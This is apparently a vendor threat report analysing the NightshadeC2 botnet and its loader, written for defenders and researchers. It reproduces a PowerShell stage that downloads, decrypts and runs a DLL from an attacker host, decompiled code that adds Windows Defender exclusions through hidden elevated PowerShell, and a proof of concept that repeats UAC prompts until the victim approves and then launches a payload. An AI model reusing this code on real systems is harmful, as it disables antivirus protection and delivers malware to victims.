New Botnet Emerges from the Shadows: NightshadeC2

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-10 02:13:54 UTC

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

In August 2025, eSentire's Threat Response Unit (TRU) identified a new botnet, tracked as "NightshadeC2," which is being deployed via a loader that employs a simple yet highly effective technique to bypass malware analysis sandboxes and exclude the final payload in Windows Defender using a technique we refer to here-in as “UAC Prompt Bombing”.

TRU has observed both C and Python-based variants that communicate with an unidentified Command and Control (C2) framework. The C variant primarily communicates over TCP ports 7777, 33336, 33337, and 443, whereas Python variants predominantly utilize TCP port 80.

NightshadeC2 demonstrates an extensive capability set, including:

- Reverse shell via Command Prompt/PowerShell
- Download and execute DLL or EXE
- Self-deletion
- Remote control
- Screen capture
- Hidden web browsers
- Keylogging and clipboard content capturing

Additionally, TRU has identified certain variants with stealing capabilities that enable the extraction of browser passwords and cookies from victim systems for both Gecko and Chromium based browsers. The Python variant exhibits substantially reduced functionality, limited to self-deletion, download/execute, and reverse shell capabilities.

Initial Access Vector

The initial access method used in observed incidents make use of the ClickFix initial access vector, where victims are shown a captcha and instructed to execute a malicious command in the Windows Run Prompt.

TRU has also identified payloads in OSINT sources where the malware has been delivered through trojanized versions of legitimate software applications, including Advanced IP Scanner, Express VPN, HyperSecure VPN, CCleaner, and Everything.




Figure 1 – booking[.]com themed ClickFix attack

Analysis of Second Stage PowerShell

The second stage in the attack downloads/decrypts a .NET based loader and uses Assembly.Load to load the module and invokes the method *ExclusionAndAutorun.PayloadExecutor.Run*. This method is responsible for downloading/decrypting the final stage NightshadeC2 C variant and excluding it in Windows Defender by using a technique we are referring to as “UAC Prompt Bombing”.

```powershell
$baseParts = @('https', '://', 'bila', 'skf', '.com')
$urlDll = Join-StringParts ($baseParts + @('/apis', '/a', '/a'))
$keyBytes = [Text.Encoding]::ASCII.GetBytes('Piv@ass!')

Wait-RandomDelay
$encDll = Get-DownloadData $urlDll
$dllBytes = Invoke-RC4 $encDll $keyBytes
Write-Host "[+] Decrypted DLL bytes: $($dllBytes.Length)"
$hdr = ($dllBytes[0..1] -join ',')
Write-Host "[!] DLL header bytes â€¦ $($hdr)"

Wait-RandomDelay
try {
    $assembly = [Reflection.Assembly]::Load([byte[]]$dllBytes)
    Write-Host "[+] Loaded assembly: $($assembly.FullName)"
} catch {
    Write-Host "[!] Assembly.Load failed: $_"
    exit 1
}

# Invoke the payload method
$typeName = 'ExclusionAndAutorun.PayloadExecutor'
$method = $assembly.GetType($typeName).GetMethod('Run')
Write-Host "[+] Invoking payload"
Wait-RandomDelay
$result = $method.Invoke($null, @())
Write-Host "[+] Payload result: $($result)"
```

Figure 2 – Second stage PowerShell loader

Analysis of .NET Based Loader

Although the loader varies between samples, TRU has observed an obfuscated .NET-based loader (available here) that implements a while loop to execute a PowerShell command in a new process. In a more recent version of the loader, a UAC bypass is used instead, but we will get to that later.

The command used by this particular sample attempts to add an exclusion in Windows Defender for the final payload, which has not yet been written to disk. The loader then verifies the exit code of the PowerShell process; if the code is 0 (indicating success), the next stage—typically NightshadeC2—is delivered. However, TRU has also received reports of this same loader being utilized to distribute Lumma Stealer.

If the PowerShell process returns any exit code other than 0, the while loop continues executing, effectively forcing the user to approve the User Account Control (UAC) prompt or face system usability issues. TRU refers to this technique as **UAC Prompt Bombing**.

A particularly notable aspect of this approach is that systems with the *WinDefend* (Windows Defender) service disabled will generate non-zero exit codes, causing malware analysis sandboxes to become trapped in the execution loop. TRU has confirmed successful bypass of multiple sandbox environments using this trivial technique.

While the specific testing was not exhaustive, it is highly probable that other sandbox solutions are similarly vulnerable to this evasion method.

- Joe Sandbox
- CAPEv2 Sandbox
- Hatching Triage (Update: No longer bypasses Hatching Triage as of 09/05/2025)
- Any.Run

The figure below illustrates the process tree generated by a malware sandbox analyzing the loader. This reveals how the loop continues, preventing delivery of the final payload, due to the non-zero exit code of the PowerShell process.

Figure 3 – Evasion loop in malware sandbox

The loader effectively bypasses:

- Sandboxes with Microsoft Defender’s (WinDefend) service stopped
- Windows Defender if the victim accepts the UAC prompt

Victims clicking "Show details" in the UAC prompt can see the malicious PowerShell command. Selecting "No" triggers repeated prompts until "Yes" is selected—a technique we are referring to as UAC Prompt Bombing.





Figure 4 – "Show details" of UAC prompt

In the figures below we can see the routine that handles adding the Windows Defender exclusion via a new PowerShell process and returning the exit code of the PowerShell process.



```
private static bool AddWindowsDefenderExclusion(string A_0, string A_1)
{
    bool flag;
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
        string[] array = new string[7];
        <Module>.r = -1871252905;
        int num = 0;
        int k = <Module>.k;
        array[num] = "\n                try {\n                    if (Get-Command Add-MpPreference -ErrorAction SilentlyContinue) {\n                        Add-MpPreference -
          ExclusionPath '";
        int num2 = 1;
        <Module>.e = null;
        array[num2] = folderPath;
        <Module>.l = -1410905245;
        array[2] = "' -Force;\n                        Add-MpPreference -ExclusionProcess '";
        <Module>.b = null;
        array[3] = A_1;
        int num3 = 4;
        int num4;
        checked
        {
            num4 = (int)(unchecked((IntPtr)(checked(438976785 + -438935377))));
            num3[num4] = "' -Force;\n                        Add-MpPreference -ExclusionProcess '";
            array[5] = A_1;
        }
```

Figure 5 – .NET loader concatenating PowerShell exclusion command

```
        processStartInfo.FileName = "powershell.exe";
        processStartInfo.Arguments = "-WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command \"" + text + "\"";
        processStartInfo.UseShellExecute = true;
        processStartInfo.Verb = "runas";
        processStartInfo.CreateNoWindow = true;
        processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        using (Process process = Process.Start(processStartInfo))
        {
            process.WaitForExit();
            int exitCode = process.ExitCode;
            flag = exitCode == 0;
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

Figure 6 – Checking exit code of PowerShell process

Prior to starting the final stage payload, the loader establishes persistence via three different registry keys: Winlogon, RunOnce, and Active Setup. Within the figures, the final stage payload is started with the required argument **0x8c41db6c** – likely to avoid analysis by security researchers and malware sandboxes.




Figure 7 – Winlogon registry entry for persistence




Figure 8 – RunOnce registry entry for persistence




Figure 9 – ActiveSetup registry entry for persistence

Sandbox Bypass PoC

TRU has created a Proof of Concept (PoC) available here to demonstrate the bypass found in the aforementioned loader. In the event the Windows Defender service (WinDefend) is stopped, the bypass will succeed. The PoC is around 50 lines of code and uses the same logic as the loader, where a while loop continues to show a UAC prompt to force the victim into setting an exclusion for the final payload.

```
string exclusionFolderPath = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
string exclusionFileFolderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Temp\\tibKZb";
string exclusionFilePath = exclusionFileFolderPath + "\\updater.exe";


// Keep running in the loop until the user accepts the UAC prompt
while (true)
{
    try
    {
        Process powershellProcess = new Process();
        powershellProcess.StartInfo.FileName = "powershell.exe";
        powershellProcess.StartInfo.UseShellExecute = true;
        powershellProcess.StartInfo.Verb = "runas";
        powershellProcess.StartInfo.CreateNoWindow = true;
        powershellProcess.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        powershellProcess.StartInfo.Arguments = "-WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command \"" +
            "\n                try {\n                    if (Get-Command Add-MpPreference -ErrorAction SilentlyContinue) {\n                        Add-MpPreference -ExclusionPath '" +
            exclusionFolderPath +
            "' -Force;\n                    Add-MpPreference -ExclusionPath '" +
            exclusionFileFolderPath +
            "' -Force;\n                    Add-MpPreference -ExclusionProcess '" +
            exclusionFilePath +
            "' -Force;\n                }\n                } catch { }\n            \"";
        powershellProcess.Start();
        powershellProcess.WaitForExit();
        int exitCode = powershellProcess.ExitCode;
        if (exitCode == 0)
        {
            break;
        }
    }
    catch
    {
        continue;
    }
}
```

Figure 10 – PoC code with while loop and exclusion command

The figure below displays the PoC decrypting the final payload and executing it. Note, the final payload is simply a messagebox application that prints the EICAR string. Since the malicious file has already been added to Windows Defender's exclusion list, it can run without triggering any security alerts!

```
// Now we can drop our payload and it's whitelisted in Defender :)
Directory.CreateDirectory(exclusionFileFolderPath);

// Decrypt our payload from resources
Stream encrypted = System.Reflection.Assembly.GetExecutingAssembly().GetManifestResourceStream("SandboxBypass.payload.bin");
var ms = new MemoryStream();
await encrypted.CopyToAsync(ms);
byte[] encryptedPayload = ms.ToArray();
byte[] decryptedPayload = DecryptPayload(encryptedPayload);

// Write the payload to already excluded path
File.WriteAllBytes(exclusionFilePath, decryptedPayload);
// Start the payload
Process.Start(exclusionFilePath);
```

Figure 11 – PoC code that decrypts/drops/executes whitelisted payload

Analysis of NightshadeC2 Payload

The file in question (updater.exe) is packed and performs module stomping of shell32.dll to execute the NightshadeC2 payload. Initially, the malware queries ip-api[.]com to gather the victim's external IP information, including country and VPN status—likely to avoid security researchers and sandbox environments.




Figure 12 – IP-API geo-ip lookup




Figure 13 – PCAP request/response of IP-API geo-ip lookup

After sending the RC4 encrypted key string to the C2 for authorization purposes, the malware's fingerprint callback is formed through the following steps.

1. Retrieves the victim OS product name via the registry key/value:
   HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName




Figure 14 – Acquiring ProductName of victim OS via Registry

2. Queries the current process token to determine if the process is running with elevated permissions.

3. Retrieves the victim OS MachineGuid from the registry key/value:
   HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid




Figure 15 – Acquiring MachineGuid of victim OS via Registry

4. Calls the APIs, *GetUserNameW* and *GetComputerNameExW* to retrieve the victim's username, computer name, and domain.

The structure of this callback, once decrypted from RC4, is shown in the annotated figure below.




Figure 16 – Fingerprint callback format

The figure below displays an annotated PCAP TCP stream between NightshadeC2 and a sandbox environment within VirusTotal from the PCAP available here. The first packet the client sends to the C2 is the RC4 encrypted RC4 passphrase **RandOmKey322666B** followed by the bytes 01 00 00 00.

This acts as an authorization step to allow for further communications with the C2. The C2 then responds with the RC4 encrypted passphrase in acknowledgement of the correct key, and the client sends the fingerprint information for the victim device.

